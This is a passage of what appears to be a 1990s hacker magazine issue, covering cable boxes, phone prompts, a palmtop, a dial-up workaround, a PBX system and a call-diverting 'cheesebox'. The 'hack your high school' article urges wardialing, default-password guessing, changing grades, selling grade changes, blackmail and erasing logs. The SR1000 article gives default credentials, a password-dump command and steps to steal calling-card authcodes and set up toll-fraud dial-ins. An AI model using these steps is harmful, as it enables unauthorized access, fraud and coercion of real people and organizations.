end sub                             'that's all

                                    'my advice:
                                    'have fun - don't get caught!
                                    'remember: the President,
                                    'the currency,
                                    'and the phone system
```

THE GI CFT2200 POWER BOX

by Active Matrix

Recently my cable company upgraded its system and installed new "power boxes" in subscribers' homes. Also, they replaced all of the underground cable in my town with fiber optic cable to facilitate two-way communications. This upgrade to "interactive television" is slowly spreading throughout cable companies in the entire US. Fiber optic cable is being laid, and slowly but surely more and more cable subscribers will be getting new features. The boxes our local cable company is using are General Instrument (same company who makes the Jerrold boxes) CFT2200's. I don't know if these will be the standard, but you can expect other brand-name boxes with the same features.

The CFT2200 looks a hell of a lot nicer than your typical clunky cable box. It is a bit larger and sleeker, and has a certain hi-tech look to it. The box is capable of two-way communications. Unlike old fashioned addressable boxes, which could only receive signals from the cable company, this box can send signals to the cable company as well as receive them. This facilitates instant ordering of pay-per-view without making any phone calls, and things like TV polls you can answer. On the back of the box are your two typical cable in/out coax connectors, plus left/right stereo audio jacks, and a composite video jack. There is also an IR Blaster plug and an IPPV connection (the latter works with the Starfone option, see below). Finally, there is a metal plate where optional circuitry may be added. The manual mentions Starfone and Starview as two options to connect there. After looking up some info at GI's web site, I found out that the Starfone option allows you to hook your box up to your phone line to make a standard addressable box act like a two-way one. Why this option wouldn't be available on a standard two-way box I don't know. I couldn't find anything out about Starview. I asked my trusty cable company about these options. After being put on hold for half an hour I was connected to a rep who had no clue what I was talking about.

System Features

The CFT2200 has a lot of nice on-screen features. When you flip channels, the name of the channel you're on is displayed at the top of the screen. At the bottom is a box that tells you what show is on, when it started, and when it will end. The remote control has a four direction arrow pad, pushing the right arrow shows you what show is on next. A press of the Info button will bring up a window that will describe the program in depth. If it's a movie, the rating and the actors in it are also included with the description. The box has a program guide, which basically will show you in a table format what is on at any time on any channel. You can even go ahead up to seven days. Looking through the guide is done with the arrow buttons, a page up/down button, and a day up/down button. Because of memory limits, in depth program descriptions are only available for current and subsequent programs. If you go ahead too far you'll get no more than the show's name and a "Sorry no data available" when you press Info. As far as pay-per-view goes, all you do is flip to the channel showing the movie you want. You have from 10 minutes before to 10 minutes after the movie starts to order. The screen turns black, and the letter I for event flashes on the box's display panel. If you press the Select button on the remote a confirmation will appear, another press of select and decryption immediately starts. That's why the timeframe is limited to 10 minutes before or after. Earlier than that and you'll catch the credits of the previous movie. A four digit password may be set to prevent unauthorized ordering. By default it's the last digits of your phone number.

Bugs and Tech Info

Of course with all new technology comes bugs. For instance, a week after I got the power box, the cable company uploaded an updated software revision (erasable ROM in the boxes incidentally) to every power box at around 4 am. It didn't work for everyone though, and 500 boxes were completely screwed up, mine included. You couldn't reset them, change the channels, nothing. They had to actually order 500 new boxes from GI, and replace the messed up ones in each home. The messed up boxes were taken back to the factory to be reprogrammed according to the cable guy who came to replace my boxes. Another annoying thing is that the boxes have to be off to be updated with the latest program schedules. If you leave your box on overnight, you have to unplug it for a few seconds, then plug it back in. Within ten minutes it updates itself.

One final thing is that you must have a strong signal for the boxes to work properly. If you have a splitter in your basement to run cable lines to multiple TVs, which I do, you may run into some problems. I noticed that on the higher channels (80 and up), which are all pay-per-view, I was unable to order a movie with the Select button because the signal was so bad (the higher you go, the poorer reception quality is).

These boxes ain't cheap, the replacement fee for lost ones is around $300 so I can assume that's what they would list for. The internal architecture according to data on the GI web site is dual processor. The secure processor takes care of message processing and on-screen displays, an 860 Mhz tuner, and is described as a "smart card" renewable security system. The Feature Expansion Module has a Motorola 68000 chip. This is what takes care of the downloading and updating of program schedules in the guide, with a re-writable ROM. This also handles the pay-per-view ordering. Other features listed include an optional RS-232 interface for use with a printer, fax, or other serial device. The boxes can be remotely turned into a "lump of clay" by the cable company. Your screen will flash black and a message will say "Your terminal has been deactivated. Please call your cable company." The first time your box is installed, this message comes up and the cable guy has to call his central office and read off a long set of characters/numbers, which I assume is the ID of the particular box. Just wish I had a tape recorder handy then.

No More Secrets

The ability of the box to send and receive signals means more than ordering pay-per-view without calling some automated phone number. It means that your cable company has the ability to know exactly what you are watching all the time. It would be unwise to use a descrambler with this box. I'm sure they'd get suspicions if you were always watching the pay-per-view channel yet never ordering any movies. There is no doubt they have the ability to do so, but do they? I can't say yes or no but I wouldn't be surprised. Just think how much you can learn about a person from what they watch on TV. Their lifestyle, hobbies, marital status, age. I shudder at the thought of the records they would have the ability to keep.

While the new power boxes are very powerful and convenient, there is a definite sacrifice in privacy. Is it worth it? Hard to say, since I'm unsure exactly how much they monitor. With the fiber optic cable Internet cable service will be coming shortly. This means high speeds of several megabits per second, making ISDN look like a 110 baud modem. I'll be interested in knowing from anyone on the "inside" what type of monitoring techniques, if any, cable companies employ with two-way boxes. Send a letter to *2600* and let us all know what's going on. Expect another article on the Internet cable modem when and if I can get my hands on one.

The GI web site www.gi.com has the tech details, some mentioned here, on the CFT2200. Check it out.

GTE VOICE PROMPTS

(FOUND INSIDE GTE COMPUTERS)

by Chillin' Bit Boy

001 OH
002 1
003 2
004 3
005 4
006 5
007 6
008 7
009 8
010 9
011 OH_
012 1_
013 2_
014 3_
015 4_
016 5_
017 6_
018 7_
019 8_
020 9_
021 SIT1
022 SIT2
023 SIT3
024 SIT4
025 SIT5
026 SIT6
027 SIT7
028 ,
029 .
030 A NUMBER THAT
031 A WORK STOPPAGE
032 ACCESS CODE
033 AGAIN
034 ALL CARRIER CIRCUITS
035 ALL CIRCUITS
036 AND
037 ARE BUSY NOW
038 AS DIALED
039 AT THE CUSTOMER'S REQUEST
040 AT THIS TIME
041 BE COMPLETED
042 BE GIVEN OUT
043 BEFORE DIALING
044 BUSINESS OFFICE
045 BE REACHED
046 CALL
047 CANNOT
048 CARRIER
049 CHANGED
050 CHECK THE NUMBER
051 DIAL A
052 DIAL AGAIN
053 DIAL THE DIGITS
054 DUE TO
055 DISCONNECTED
056 DID NOT GO THROUGH
057 FOR
058 FOR ASSISTANCE
059 FROM YOUR CALLING AREA
060 FROM THE PHONE YOU ARE USING
061 HANG UP
062 HAS BEEN
063 HEAVY CALLING
064 IF
065 IS
066 IT IS NOT NECESSARY TO
067 LATER
068 MUST BE PRECEDED BY THE DIGITS
069 NEW NUMBER IS
070 NO LONGER IN SERVICE
071 NOT IN SERVICE
072 OR
073 OPERATOR
074 PLEASE
075 PLEASE NOTE
076 REPAIR SERVICE
077 READ THE INSTRUCTION CARD
078 RECEIVE CALLS
079 STAY ON THE LINE AND THE OPERATOR WILL ANSWER
080 TEMPORARILY DISCONNECTED
081 TELEPHONE COMPANY FACILITY TROUBLE
082 THE
083 THE NUMBER
084 TELEPHONE YOU ARE CALLING FROM
085 THIS IS A RECORDING
086 TO A NON-PUBLISHED NUMBER
087 TO AN UNLISTED NUMBER
088 TRY YOUR CALL
089 UNABLE TO COMPLETE YOUR CALL
090 WE CANNOT COMPLETE YOUR CALL
091 WE'RE SORRY
092 WHEN CALLING THIS NUMBER
093 WITH
094 WILL YOU PLEASE
095 YOU WOULD LIKE TO MAKE A CALL
096 YOU HAVE REACHED
097 YOU HAVE DIALED A NUMBER THAT
098 YOU HAVE SELECTED
099 YOU ARE CALLING
100 YOU MUST FIRST
101 YOU NEED HELP
102 YOU FEEL YOU HAVE REACHED THIS RECORDING IN ERROR
103 YOU DIALED
104 YOUR
105 YOUR NUMBER IS
106 YOUR CALL IS URGENT
107 ZERO
108 ZERO_
109 IS A PARTY ON YOUR OWN LINE
110 ALLOW THE PHONE TO RING SEVERAL TIMES BEFORE LIFTING THE RECEIVER TO TALK

If a clever hacker knew what to do in GTE's systems, he/she could have copious amounts of fun! "WE'RE SORRY. THE OPERATOR HAS BEEN DISCONNECTED OR IS NO LONGER IN SERVICE."

THE HP LX200

by PsychoWeasel

I consider myself a portable hacker. Yes, I have an AT&T 386 UNIX system and a 486 DX2/80 PC at home, but what fun is there in sitting around the house on my weekends off from work (a.k.a. "the real job")? It is in this frame of mind that over the last year or so I have bought and returned many a PDA and palmtop (I have a nice credit card company and the fact that my girlfriend works for Radio Shack doesn't hurt either!) including a Zoomer, a Zaurus, a Magic Link, and a Psion. The only PDA I haven't touched is the Newton (made, of course, by Apple... need I say more?). So, why did I finally select the Hewlett Packard LX200 over all others?

The Operating System

This is probably the most important reason I stayed with the HP LX200. All of the other systems listed above use their own proprietary OS which severely limits the unit's flexibility and software accessibility. The LX200 runs on DOS 5.0 which gives it access to the largest software library in the world. Anything that can run on DOS 5 and within 600KB of RAM can run on the LX200.

Software Availability

As I pointed out above, the only limitations on what can run off of an LX200 are the DOS version, available memory, and possibly the processor (a 186C which is equivalent to an IBM XT) and disk space. For example, on my palmtop (equipped with a 6MB Flash RAM PCMCIA card) I normally carry my Watcom C++ compiler and linker for down-and-dirty trenches hardcoding, a Telnet program, an offline news reader, uuencode, Pkzip, DOS2UNIX text file converter, a MIME encoder/decoder, PGP, a DTMF program, a program that stores IR signals as binary and can resend them (great fun at those boring departmental show and tell meetings!), and a few other basic necessities. Other PDA operating systems may have SDKs available, but the amount of available software for them will never match DOS.

Built-in Software

Not quite as important as the operating system or availability of software but important nonetheless is what applications are built in. Of course the LX200 comes with your standard array of PDA software (Quicken, Lotus 1-2-3, CC: Mail, HP Calculator, a notepad, an address book, and an appointment calendar) but, in addition, it is equipped with a surprisingly powerful flat-file database application which can be made relational through the use of the LX200 native macro language, a wonderful terminal program with VT100 and ANSI emulation along with all of the regular transfer protocols (Xmodem, Zmodem, Binary, Kermit, etc.), and LapLink. Since all of this software is run off of ROM it executes blazingly fast.

Expandability

While most PDAs and palmtops' PCMCIA slots are limited to flash RAM, SRAM, and modems, the LX200 allows use of virtually any PCMCIA version 2 cards including flash RAM (currently up to 80MB), modems (up to 28.8 bps, including cellular), Token Rings, even SCSI! As long as there is a DOS driver for it, it'll work. The LX200 also includes a serial port (COM 1), and an IR port. The serial port can be used with any standard serial device. All of this makes the expandability of the LX200 rival that of a laptop for only 6 oz. and $1500 less.

Battery Life

Time to change the 2 AA batteries again? But it's only been 2 months!!!

I think I've made my point here. For hackers like me who are on the move a lot and don't want to be bothered with carrying pounds of laptop equipment or are on a low-level drone programmer's salary the Hewlett Packard LX200 is a great machine to have.

You will have to excuse me now - AOL must pay dearly for kicking me off their system. Lucky I have a database of international SprintNet access numbers in my palmtop, huh?

MAXIMUM WOW!

by Krib

CompuServe has formally released their new integrated online service targeted for computer amateurs and their kids. While this service provides much less content than the "big four" online services, it does hold exciting possibilities to those of us who desire unlimited Internet access on a high-availability national network. Though they do not officially offer this kind of network access to WOW! customers, this article will show you how to exploit this reliable, pervasive, and unlimited connection for your Internet needs using the dial-up scripting tool that comes with the CD-ROM version of Windows 95.

Many of us live in areas where there are a number of "Mom and Pop" Internet Service Providers (ISP's) that offer unlimited Internet access for a flat monthly fee. Some of them only give you this rate if you pay up to one year in advance! The primary problems people experience with these small providers are a distinct lack of network reliability, constant busy signals, and nonexistent phone support. Undoubtably, many of us have had experiences both with the local "Mom and Pops" and even newcomers like AT&T WorldNet. While it's not perfect, WOW! offers their customers unlimited dial-up access to the WOW! service for a flat $17.95 per month (as of this writing) with the reliability, accessibility, and support of online veteran CompuServe. If you already have a CompuServe account, you get $3 off the monthly rate. That's cheaper than the annual agreements at most of my local providers for the same access.

WOW! works over CompuServe's newly-upgraded, nationwide PPP dialup network. We can take advantage of this heavy investment for reliable Internet service. WOW! works exclusively over a TCP/IP connection using a new 32-bit version of CompuServe's PPP dialer. CompuServe veterans may notice that the procedures described here can be used with their CIS accounts, but such use is still subject to the service's costly per-minute rates and should only be used with the unlimited WOW! account.

When the user starts WOW! and enters a password, WOW! looks for a file called "WSOCK32.DLL" to establish a TCP/IP connection with the WOW! data center. That file hooks into the 32-bit dialer (CIDPPX.EXE) which, in turn, dials up the local CompuServe number, verifies your username and password, and formally opens a connection. The WOW! program, in turn, talks to the WOW! data center through this connection to verify the username and password information a second time. You are then fully on the Internet, but you're locked into using WOW!'s interface and its crippled version of Microsoft Internet Explorer and their internal Chat system. Yuck!

Okay, this is great if you want to use WOW!, but what about IRC, Netscape, Java, telnet, and a better newsreader? WOW! says you can't use these things at this time, but you really can if you use the built-in Internet tools that come with Windows 95! Follow the steps listed below. Some of the steps may vary depending on when your Windows 95 CD-ROM was released and whether your system has already been set up for Internet access. In any case, this cookbook should give you a good start (this is a hacking magazine, right?). If you own a Macintosh, you can also use a Mac PPP dialer to connect to the Internet side of WOW! using the script below as a reference!

1. Install WOW!, set up an account, and write down the access number and your Internet e-mail address. Note: the e-mail address is completely different from the WOW! login ID.

2. If you don't already have it, download and install Microsoft Internet Explorer from "www.microsoft.com". It will put an icon on your desktop called "The Internet", but don't double click on it just yet!

3. Install the "Dial-Up Scripting Tool" (located in "Admin\Apptools\Dscript" on the Windows 95 CD-ROM).

4. Click on the Start Menu and go to the "Control Panels... Internet" and click "New Connection".

5. Type a name for your new connection - "WOW!" is probably a good idea - and choose the modem you'd like to use. If you don't have a modem listed, set it up!

6. Click "Next" and type in the access number you wrote down in step #1.

7. Click "Next" and then "Finish". You're not done yet, though.

8. Click on the Start Menu and go to "Programs... Accessories... Internet Tools... Dial-Up Scripting Tool". If the tool isn't there, look for "Scripter.exe" on your hard disk and run it.

9. Find your new "WOW!" connection in the window on the left. Click it.

10. Type a file name in the text box on the right with an "SCP" extension (e.g., "WOWSCP"). Click "Edit".

11. Type the following into this new file and save it.

```
proc main
set port parity even
set port databits 7
transmit "^M"
waitfor "Host Name:"
transmit "CPS^M"
waitfor "User ID:"
transmit $USERID
transmit "/PPP:CISPPP/TRT:68^M"
waitfor "Password: "
transmit $PASSWORD
transmit "^M"
set port parity none
set port databits 8
endproc
```

12. Click "Apply" and click "Close".

13. Remember that "Internet" icon that appeared on your desktop in step #2? Double-click it now! I'll leave it to you to choose all the defaults and obvious choices. Your IP address is "automatic", and the DNS servers are "149.174.211.9" and "149.174.212.10". Your username is your WOW! email address, complete with the "@" sign and domain "wow.com" (e.g., "username@wow.com"). Finally, the "email" option should be unchecked. When finished, double-click on "The Internet" again. This can also be done from the Internet control panel or the "Dial Up Networking" folder under the "My Computer" icon.

14. Once connected, you can use any Internet application along with the WOW! application. If you want to read news, the news server is "news.compuserve.com" or "news.sprynet.com". Your pick.

15. Now that your connection works, let's tune it a little. For maximum performance, go to the Internet control panel again and click "Properties... Server Type". Uncheck the "Log On to Network" option and disable "NetBEUI" and "IPX/SPX Compatible". While it isn't necessary, this will shorten logon time by four to six seconds because it tells Windows 95 not to bother looking for network servers that don't exist.

If you have trouble, check the help file for Dial-Up Networking and the Internet Control Panel. Some of the Start Menu shortcuts may not be in the same place on every system. If you don't want to use the "Internet" icon, try going to the "My Computer" icon and look for a folder called "Dial-Up Networking". In addition, the login script may change from time to time (it changed once during the first month of WOW!'s existence). Keep in mind that your email address is really "username@wow.com" and that you can only read your email from the WOW! application itself. To log into the WOW specific areas using this new connection, delete the following files from the WOW directory: "WSOCK32.DLL" and "WINSOCK.DLL". This picks the main WOW! application into using your new connection! You should never have to use the WOW! dialer again!

I hope this article helps you save money on your Internet connection and allows you to gain maximum use of your unlimited WOW! account to chat, read news, browse the web with a real web browser, and maybe even chat with a relative on Iphone. You can even use this connection to avoid long-distance charges and busy signals on America Online and The Microsoft Network for the cost of the WOW! monthly fee!

hack your high school

by DayEight

High School. Ah! The years of wonderment and cheap hacking! Hacking your high school's system can be very beneficial to you, and possibly others. First, obtain the list of your school's phone numbers, such as the office, athletics department, nurse, guidance, etc. If you see that the numbers all share the same first six numbers (i.e., 555-5555, 555-5556), then you'll have an easy time. Get a wardialer (I prefer ToneLoc) and scan the numbers in this mini "exchange" until you get a carrier, or hit a residential or business number. If your school doesn't have its own "exchange", or you didn't find a carrier, wardial the whole area. If that still comes up nil, then you're probably out of luck hacking from a safe distance. You'll have to pull an inside job. Another alternative is to use a beige box, but those things cost money!

If you find a carrier, you have struck virtual gold! Call it up and attempt to logon. If it's UNIX, even better! Schools usually have little or no security, so just cross your fingers and type that magical word, "root". If that doesn't work, try others like SYSADMIN and all the default accounts. Also try PS####, where # equals the number of your school. I have talked to some hackers in other towns who say that this is usually the password or an account. Reminds me of Radio Shack screen savers.

If all else fails, set up some sniffers if you can. Also, though I haven't tested it, the gender snooper in *2600* Vol. 12 # 2, looks like it would work great for those who can't find a carrier or are bad at guessing passwords. If you do decide to hide in your school until 3 am to do your dirty, be careful. Some schools have new tracking lights that call the cops. And sleeping in the boys' room isn't that fun. Try the girls' room.

If it isn't UNIX, good luck! Try the PS#### numbers or try "new" or the name of your principal or teachers. If you still are getting nowhere, bribe a faculty child. When you have gotten in, you should see an idiot-proof menu. I believe it's like that for most schools. If the shell is poor, try to "vi" your way out of there. Now you can probably change your grades. Here's where it gets a tad tricky. Never change them for more than a few points, and always change someone else's grades too. This person should be someone you know who is big on computers and lets everyone else know. That's just a bit of added security, not much but a bit. There is one exception. There always is. If you're a senior and the grades are about to close for fourth quarter, go wild! Give yourself a bunch of A's. It won't really matter – you probably have already been recruited for a college or the army. You can also get the home room announcements a day early and also unknown events, like fire alarm testing. Another fun thing to do is make a memo for a fire alarm, or ask your school's security officer to check some asshole's locker. Better yet, write a memo to the security officer telling him/he has been fired, and a letter to the asshole saying he has been suspended. These latter options may sound like a lot of fun, but will probably result in better computer security.

More things to do include changing your schedule. I know someone who had a messed up schedule that gave him four lunches a day. The school finally noticed the fluke and corrected it, but the kid never got in trouble. He was, after all, following his schedule. I wanted to take Computer Applications, but for a prerequisite I needed to have taken keyboarding for a semester. No chance in hell I'd do that! So, a bit of cutting, and I had the class. Also, in my school you need to get so many credits in each class before you can stop taking it. Guess what? I don't take gym class anymore! Falling in credits can be dangerous though. But then again everything is!

Here's a very important question: Who can you tell? Don't tell friends, they will want (and threaten) you to change their grades, and you'll lose them. Look through the grades for people you don't know receiving F's. Approach them and ask for 5-10 dollars to give them a B- instead, so they won't stay back. While many probably won't believe you, there will always be one or two who do. Make it well known to them that if you get caught, they're going down too. Don't you love blackmail? Even if they say they don't want to do it and then tell on you, just give them like an A+, and say that they paid you to do that. Make sure they know you can do this. Some last second details: If you decide to change grades, you shouldn't do anything else, because they will notice something is fishy, check the logs, and see that you have raised your grades. This means, if you can, erase your presence from the system! The last thing to try comes from the movie *Bio Dome*: find a cute girl, and tell her you'll change her grades if she'll go out with you. Hey, it could happen!

Federal BBS's

by Anonymous

800-222-0185	US Food and Drug Administration
800-222-4922	Office of Educational Research Improvement
800-235-4662	Gulf of Mexico Program Office
800-252-1366	Center for Devices and Radiological Health Electronic Docket
800-322-2722	Aviation Rulemaking Advisory Committee
800-337-3492	Federal Highway Administration Electronic BBS
800-342-5536	West Virginia Research and Traning Center
800-344-6224	National Biological Control Institute
800-352-2949	Office of Economical Conversion Information
800-358-2221	Office of Education: National Institution of Health
800-358-2663	Global Seismology and Geomagnetism On-Line
800-368-3321	Automated Vacancy Announcement Distribution System
800-426-3814	FAA Safety Data Exchange
800-525-5756	National Library of Medicine
800-543-1561	Minority Impact
800-544-1936	Wastewater Treatment Information Exchange
800-547-1811	NASA Small Business Innovation Research/Small Business Technology Transfer
800-627-8886	US Administration for Children and Families
800-644-2271	National Institutes of Health Information Center
800-645-3736	FAA Flight Standards
800-679-5784	Tech Specs Plus
800-682-2809	Next Generation Computer Resources
800-697-4636	Small Business Administration
800-700-7837	Radiation Studies Cleanup Standards Outreach
800-722-5511	National Oceanic and Atmospheric Administration Environmental Information Services
800-735-5282	US Department of Veterans Affairs Vendor
800-735-7396	Boards of Labor and Service Contract Appeals
800-776-7827	Federal Real Estate Sales BBS
800-783-3349	Federal Information Exchange
800-821-6229	Economic Research Service/National Agricultural Statistics Service
800-858-2107	Federal Aviation Administration
800-880-6091	Nuclear Regulatory Commission Decommissioning / Rulemaking BBS

HACKING THE SR1000 PBX

by maldoror

Of course I guess I should start by saying that any information contained in this article is for informational purposes only, and that this article is merely an example of how such a cheap PBX system could easily be taken advantage of.

The SR1000 is a large fully redundant PBX System capable of maintaining over 1000 ports and supporting digital trunk access, conferencing, inbound call distribution, residential reseller, voice mail applications, etc. The SR1000 PBX was designed and built by Solid State Systems in Kennesaw, Georgia and is currently being used by the Military, 911, long distance companies, debit card companies, phone sex, and whoever else lacks the common sense to make better decisions. Hopefully this article will cause some neurons to fire and some security procedures to improve, although I doubt it.

When you first connect to an SSSINC SR1000 you will most likely see something to the effect of "Solid State Systems" and a bunch of garbage. This of course is because you are connected to just that, something a little more advanced than a spark plug (OK, well maybe I'm exaggerating... but hey, this thing ain't no SFSS.) OK, so obviously the real reason for the garbage is of course because you are using the wrong emulation... switch to ADDS 90 (VePlus has it) and we'll continue. Hopefully you figured all of this out for yourself anyway.

Now that you're in the right emulation and providing you are connected to an SR1000 one of two things will happen:

1. You have a screen that says "SUPERVISOR:" and "PASSWORD:"
2. You have SR1000 in the left corner, and some type of menu or shell.

If you get the first result, Laugh Out Loud because this screen is most likely just a joke. (As I said, it has no security so this screen must be a joke.) Most likely you will not see the first screen which means you're seeing the second result. Guess what? You're in! (Difficult?)

Going back to the login screen (providing this rarity has stumbled upon you), try the following defaults:

SUPERVISOR NAME	PASSWORD
SSSINC	KENNESAW
SUPI	SUPI

If none of these work, quit later and try again. If anyone is using the console, or forgets to log out, you will of course drop right into their session... just watch first to make sure they aren't typing when you drop in.... (This is why you usually don't get the LOGON screen.)

You're In! What First?

If you are at a menu, type SHELL. If it doesn't let you go to shell, hit escape once to go back a menu, and type shell again. You should now be in shell.

Remember escape will get you out of almost everything on the SR1000.

If you have something that looks like a DOS prompt (and you will now if you just went to shell), type the following to get a dump of the login/password table:

```
SH ABK DOM
```

Guess what? Yeah exactly. No encryption. Can you believe it? The funny part is that technicians aren't trained to do this, and since the software doesn't allow the administrator to list the valid accounts, they usually don't even know which accounts are active and which aren't. (Good one, guys.)

I don't have the time or the space to explain the entire SR1000 filesystem or macrolanguage, but here's a list of a couple of simple shell commands and explanations:

```
DUMP [filename] (dump the file in HEX to
    the screen)
COPY [file1] [file2]
DIR
DELETE [filename] (* is a wildcard)
CD [directory] (you can't see the DIR names)
HELP
EXIT (exit SHELL)
TRAN (transfer files to redundant system)
SH ABK [abbreviation] (show a table)
```

There are many more commands that I have purposely left out which range from Debug programs to Sector editors. Keep in mind it's really easy to screw up in shell, so don't just guess or you'll make a mess. No, this is not MS-DOS.

Type EXIT and return to the menus. You will see a list of options with abbreviations (such as SYSMON, TRNKMOD, SHELL, etc.) to the right of each option. You'll notice they are the same as the .RO files you saw in shell. You can type the file name to skip menus.

OK, So What Should I Do?

The most important part of the SR1000 is its routing information. To take a look at the important routing and calling card validation info, you'll want to do the following (and you'll have to figure this out from the menus of course):

Go to the Utilities Menu, then the Trunk Group Listings, and dump all the trunk groups. This will tell you which ports are under which groups. This will be important later.

Dump the Direct In Access numbers... this is an option under the Utilities/Trunk Listing Menus. This will give you an idea which trunk groups are being used and how.

Dump the Authcodes... this will most likely be back one menu, but still under the Utilities menus.

Type FEATACC to get a list of all of the Feature Access Codes.

Go through each Trunk Group and write down the first trunk listed. This is how you'll figure out what type of trunks this group is comprised of (T1's, BRI's, DID's, whatever).

Type TRNKMOD and do a (F)ind for each of the trunk names that you have written down. If you see something like "T2" for the port type, it's a T1 Span... if you see "LS" or "GS" it's either a Loop Start or Ground Start analog phone line. If you see anything else, don't worry about it right now. Find me and ask questions.

What Can I Do With This Stuff?

Now you're going to want to look down the Direct In Access number listing you dumped earlier. If your list is long enough, you will hopefully have either 1-800 numbers, or other phone numbers which have an access number of 2364 next to them (this number may be different, but will always be in the Feature Access Codes table as "Validation" or something similar towards the bottom right of the screen). This means they go to the authcode validator which of course requires one of the authcodes from the list you also dumped earlier. Congratulations - you have the dialin and all of the calling cards.

If they aren't using the calling cards, you have several options, of which I'll give you two...

Add Your Own and Set Up An Indial

Look on the Feature Access Codes (FEATACC) Screen for the Validation Access which will be towards the lower right of this screen. If it's Blank, you can add one by typing (A)dd, moving to it, changing it, and hitting HOME and then (A)ctivate. Now pick a number in the Direct In Access Codes (DIACODE) listing and go to the DIACODE screen and (F)ind this number. If the first field under this screen is a 1 (match by DNIS) after the find you are all set, especially if it is an 800 number. Select (C)hange, and change the Access Office to match the code you found or added into the FEATACC screen. (Note: Any other Feature Access Code should work at this point providing it is allowed by the STACOS and RRSCOS of this TRUNK GROUP.) Now type AUTHCODE and enter an 8 digit code along with a COS. If you don't know what Class of Service to use you

can just guess, or you can add one into the STACOS and RRSCOS tables. (These tables are self-explanatory.) Grab another phone and call the number you set up. You should get a tone, and you should be able to enter your code and get a second dialtone.

Go For a Direct in System Access (DISA)

Pick a number in the Direct in Access Codes (DIACODE) listing and go to the DIACODE screen and (F)ind this number. If the first field under for this screen is a 1 (match by DNIS) after the find you are all set, especially if it is an 800 number. Look on the FEATACC Table for the "Remote Access" or "Meet Me Conference". (C)hange the Access Offset of the DIACODE Number to match the Remote Access code. If the Remote Access code was blank you can either add one to the FEATACC Table or pick another FEATACC Code. Hit HOME then (A)ctivate it. You now have an 800 number that will either give you an inside dialtone or drop you into the conference. (You would now dial 9 to get an outside line.)

If you decide you want to learn a little about routing, you can try the following experiment, providing your SR1000 has 800 numbers in service.

800 Line Routing

If you have a good sized list of numbers in the DIACODE table, you can look at the Access Offset. Write it down.

(Note: 800 Numbers which are not terminated outside the PBX will most likely have a Station number in the DIACODE Access number field instead of a Direct Routing Table Access (DRTA) Number. DRTAs are usually 1xxx to 19xx, whereas stations are usually 1xx to 9xx.)

If you found a DRTA in Disorder's Access Offset field, type DRTAS and do a (F)ind for the Access Offset.

You will now get what is called a Routing Code. Type ROUTE and do a (F)ind on the Routing Code. Here you will get a table which contains this and any other routing code which associates with the routing table. Type (N)ext and you will now get the routing procedure which *usually* selects a trunk group and a dialing procedure. It looks similar to this:

```
1] IRGP 15
2] PROCEDURE 56
3]
4]
5]
6]
```

Now hit escape and type DIALPROC and (F)ind the procedure listed in your routing table. This is the actual wink and dial out on the trunk. It may look something like this:

```
1] SLIDE
2] WF
3] DIAL 0
4] DIAL 800
5] DIAL 4692846
6] DIAL F
7] WAIT
8] CONNECT
9] TERMINATE
10]
```

Just a bit more information before I stop rambling:

Comdial (the distributor for the SR1000) has their own BBS which contains the last version of the SR1000 operating system, which provides hours of messy debugging pleasure. (Hey! It's better than burning a Tandy or crashing Windows, or crashing a Tandy through Radio Shack's window... OK, maybe not.)

Also, this switch is capable of Silent Monitoring in several different ways... keep this in mind when you get permission to play with one...

More later. As Dr. Delam would say, Bootleg would say, "Nuff Said."

Keep in mind unauthorized access to any computer is a felony, so of course make sure you have permission before you try such an experiment. Ummm.

by Thomas Icom
tiromig@2600.com
voicemail: 4266

Background

The original cheesebox came to surface during the 60's. It was so named by Bell Security because the first device of this type that they found was inside a cheesebox.

The cheesebox turned two phone numbers into a loop line. What this enabled one to do was communicate with another party without having to disclose either party's phone number. The first party would call into line one, the second party would call into line two, and the cheesebox would connect the two lines together, enabling the two parties to communicate. It was often installed in a phone cabinet, or at an apartment that was rented with an alias.

Additionally, the cheesebox incorporated a black box circuit for each line. This enabled each party to avoid being billed for the call and also acted as the switchhook for the device.

Other variations of the cheesebox, often called "CF (call forwarding) Boxes", or "Diverter Boxes" enabled one to call line one and receive line two's dialtone. These boxes are still available commercially; mated with an autodialer for use in a person's place of business to forward calls to an answering service after hours.

Plans for the original cheesebox were printed in *YIPL/TAP* during the 70's. Unfortunately, since they only work on Step by Step or Crossbar switches (due to the integration of the black box circuit into the unit), they are unsuitable for use in 99 percent of the country.

In the mid 80's, plans were distributed on BBS DBSes for a device known as a "Gold Box". The Gold Box was a diverter-style cheesebox. The schematic was drawn with ASCII character graphics, and difficult to interpret. Current versions of that g-file have either an unreadable or incorrect schematic.

More recently, a seller of "specialized electronics" equipment has marketed the "Logos Box". This diverter-style cheesebox uses a single line with three-way calling to accomplish its function. The price, however, is out of the reach of many, and the requirement for the line to have three way calling limits its use. (If there is sufficient interest, you may see plans for a Logos Box and other surreptitious BASIC Stamp applications in future articles.)

Implementation

This version of the cheesebox is based around the Parallax BASIC Stamp. This microcontroller was chosen due to its small size, extreme versatility, and inexpensive price. The use of a microcontroller also enables one to use a minimal amount of support hardware, as control functions are handled via software.

There are currently two versions of software for this device. The first listing is designed to go off-hook as soon as a ring is detected on the primary (incoming) line. The second listing waits 30 seconds (the time can actually be any length up to 18 hours - that's one of the nice things about using a microcontroller) after hearing an initial ring; at which time it will then pick up on the first ring of the next incoming call. The second listing is for use with a primary line that has an answering machine, FAX, or similar device installed on it. Most auto-answer telecom devices require a minimum of two rings to activate. The use of a one-ring wake up feature makes it compatible with them.


Picking up on the first ring will also defeat any caller ID device placed on the primary line. CID data is sent between the first and second ring. By picking up on the first ring, the data is prevented from being sent and subsequently received by any CID device on the primary line. The CID device will display nothing for that call. One should keep in mind though, that this feature should be used in conjunction with other Caller ID defeating techniques as it by itself won't defeat auto-callback (*69 in most areas) or call-trace (*57 in most areas).

After detecting a ring, the device picks up the primary and secondary (outgoing) line. If the secondary line is not in use, one will receive the secondary line's dial-tone. If the secondary line is ringing at the time of seizure, the device will "answer" it. To the caller on the secondary line,

